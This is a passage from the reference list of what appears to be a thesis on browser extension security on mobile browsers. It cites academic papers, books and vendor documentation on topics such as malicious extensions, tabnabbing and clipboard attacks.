[3] S. Oleksii, L. Pierre, K. Alexandros, and N. Nikiforakis, “Unnecessarily identifiable: Quantifying the fingerprintability of browser extensions due to bloat”, in *Proceedings of the World Wide Web Conference (WWW)*, May 2019 (cit. on p. 3).

[4] M. Saad, A. Khormali, and A. Mohaisen, “End-to-end analysis of in-browser cryptojacking”, *arXiv preprint arXiv:1809.02152*, 2018 (cit. on p. 3).

[5] W. Alcorn, C. Frichot, and M. Orru, *The Browser Hacker’s Handbook*, Wiley, Ed. Apr. 2014, ISBN: 978-1-118-66209-0 (cit. on pp. 4, 22, 38).

[6] R. Perrotta and F. Hao, “Botnet in the browser: Understanding threats caused by malicious browser extensions”, *IEEE Security Privacy*, vol. 16, no. 4, pp. 66–81, 2018 (cit. on p. 4).

[7] D. F. Some, “Empoweb: Empowering web applications with browser extensions”, May 2019, pp. 227–245. DOI: `10.1109/SP.2019.00058` (cit. on pp. 4, 10).

[8] J. Marston, K. Weldemariam, and M. Zulkernine, “On evaluating and securing firefox for android browser extensions”, in *Proceedings of the 1st International Conference on Mobile Software Engineering and Systems*, ser. MOBILESoft 2014, Hyderabad, India: Association for Computing Machinery, 2014, 27–36, ISBN: 9781450328784. DOI: `10.1145/2593902.2593909`. [Online]. Available: `https://doi.org/10.1145/2593902.2593909` (cit. on p. 4).

[9] (2019). Comparison with the add-on sdk, [Online]. Available: `https://extensionworkshop.com/documentation/develop/comparison-with-the-add-on-sdk/` (visited on 07/10/2019) (cit. on pp. 6, 12).

[10] K. Needham. (2015). The future of developing firefox add-ons, [Online]. Available: https://blog.mozilla.org/addons/2015/08/21/the-future-of-developing-firefox-add-ons/ (visited on 05/08/2020) (cit. on p. 6).

[11] C. Amrutkar, K. Singh, A. Verma, and P. Traynor, "Vulnerableme: Measuring systemic weaknesses in mobile browser security", Dec. 2012, pp. 16–34. DOI: 10.1007/978-3-642-35130-3_2 (cit. on p. 7).

[12] A. P. Felt and D. Wagner, *Phishing on mobile devices*. Citeseer, 2011 (cit. on p. 7).

[13] Chromium Project. (Mar. 16, 2012). Issue 118639: Keydown and keyup events do not have proper keycode (it's always 0), [Online]. Available: https://bugs.chromium.org/p/chromium/issues/detail?id=118639 (visited on 04/30/2020) (cit. on p. 8).

[14] Google Chrome. (2020). Faq, Chrome for android, [Online]. Available: https://developer.chrome.com/multidevice/faq (visited on 03/14/2020) (cit. on p. 8).

[15] S. Bhavaraju, T. Smith, and B. Zhang, "Security analysis of firefox webextensions", May 2018 (cit. on p. 8).

[16] Mozilla Wiki. (2018). Webextensions/tabhiding, [Online]. Available: http://wiki.mozilla.org/WebExtensions/TabHiding#Security_concerns (visited on 05/16/2020) (cit. on pp. 8, 38).

[17] Google Chrome. (2010). Extensions and apps in the chrome web store, [Online]. Available: https://developer.chrome.com/webstore/apps_vs_extensions (visited on 07/03/2019) (cit. on p. 10).

[18] Mozilla Firefox. The review process, [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/What_next_#The_review_process (visited on 04/28/2020) (cit. on p. 11).

[19] Google Chrome. (2020). Frequently asked questions, [Online]. Available: https://developer.chrome.com/webstore/faq (visited on 04/28/2020) (cit. on p. 11).

[20] ——, Alternative extension distribution options, [Online]. Available: https://developer.chrome.com/apps/external_extensions (visited on 07/13/2019) (cit. on p. 11).

[21] Mozilla Firefox. (2019). Add-ons distribution options, [Online]. Available: https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Distribution_options (visited on 07/13/2019) (cit. on p. 11).

[22] A. Barth, A. Felt, P. Saxena, and A. Boodman, "Protecting browsers from extension vulnerabilities.", Jan. 2010 (cit. on p. 13).

[23] M. Daniel, J. Honoroff, and C. Miller, "Engineering heap overflow exploits with javascript", in *Proceedings of the 2nd Conference on USENIX Workshop on Offensive Technologies*, ser. WOOT'08, San Jose, CA: USENIX Association, 2008 (cit. on p. 15).

[24] W. W. W. Consortium *et al.*, "Cross-origin resource sharing", *World Wide Web Consortium (W3C)*, vol. 16, 2012 (cit. on p. 16).

[25] Mozilla Firefox. Match patterns in extension manifests, [Online]. Available: `https://developer.mozilla.org/en-US/docs/Mozilla/Add-ons/WebExtensions/Match_patterns` (visited on 04/23/2020) (cit. on p. 17).

[26] R. K. Suri, D. S. Tomar, and D. R. Sahu, "An approach to perceive tabnabbing attack", *Internation Journal of Scientific & Technology Research*, vol. 1, 2012 (cit. on pp. 23, 38).

[27] Malwarebytes LABS. (2018). New chrome and firefox extensions block their removal to hijack browsers, [Online]. Available: `https://blog.malwarebytes.com/threat-analysis/2018/01/new-chrome-and-firefox-extensions-block-their-removal-to-hijack-browsers/` (visited on 03/29/2020) (cit. on pp. 26, 38).

[28] Google Chrome. Match patterns, [Online]. Available: `https://developer.chrome.com/extensions/match_patterns` (visited on 04/19/2020) (cit. on p. 29).

[29] M. Terada and B. Takeshi, *Whitepaper–attacking android browsers via intent scheme urls*, 2014 (cit. on pp. 31, 38).

[30] R. O'donoghue, *AMP: Building Accelerated Mobile Pages: Create lightning-fast mobile pages by leveraging AMP technology*. Packt Publishing Ltd, 2017 (cit. on p. 31).

[31] B. Jun, F. E. Bustamante, S. Y. Whang, and Z. S. Bischof, "Amp up your mobile web experience: Characterizing the impact of google's accelerated mobile project", in *The 25th Annual International Conference on Mobile Computing and Networking*, ser. MobiCom '19, Los Cabos, Mexico: Association for Computing Machinery, 2019, ISBN: 9781450361699. DOI: `10.1145/3300061.3300137`. [Online]. Available: `https://doi.org/10.1145/3300061.3300137` (cit. on p. 31).

[32] A. Andersdotter, D. Appelquist, A. Bartlett, A. Betts, A. R. Cannon, K. Deloumeau-Prigent, T. Eden, A. Elias, P. Hamann, J. Keith, Z. Leatherman, E. Marcotte, M. McDonnell, R. Mulhuijzen, M. Nottingham, N. Rooney, Y. Saito, J. Schmidt, S. Souders, L. Watson, and E. Weyl. (2018). A letter about google amp, (visited on 04/29/2020) (cit. on p. 31).

[33] T. Luo, H. Hao, W. Du, Y. Wang, and H. Yin, "Attacks on webview in the android system", Dec. 2011, pp. 343–352. DOI: `10.1145/2076732.2076781` (cit. on p. 33).

[34] W3C Specification. (2020). Clipboard api and events editor's draft, [Online]. Available: `https://w3c.github.io/clipboard-apis` (visited on 05/17/2020) (cit. on p. 34).

[35] X. Zhang and W. Du, "Attacks on android clipboard", Jul. 2014, pp. 72–91, ISBN: 978-3-319-08508-1. DOI: `10.1007/978-3-319-08509-8_5` (cit. on pp. 34, 38).

[36] W3C. Touch events, [Online]. Available: `https://www.w3.org/TR/touch-events/#extensions-to-the-document-interface` (visited on 05/07/2020) (cit. on p. 35).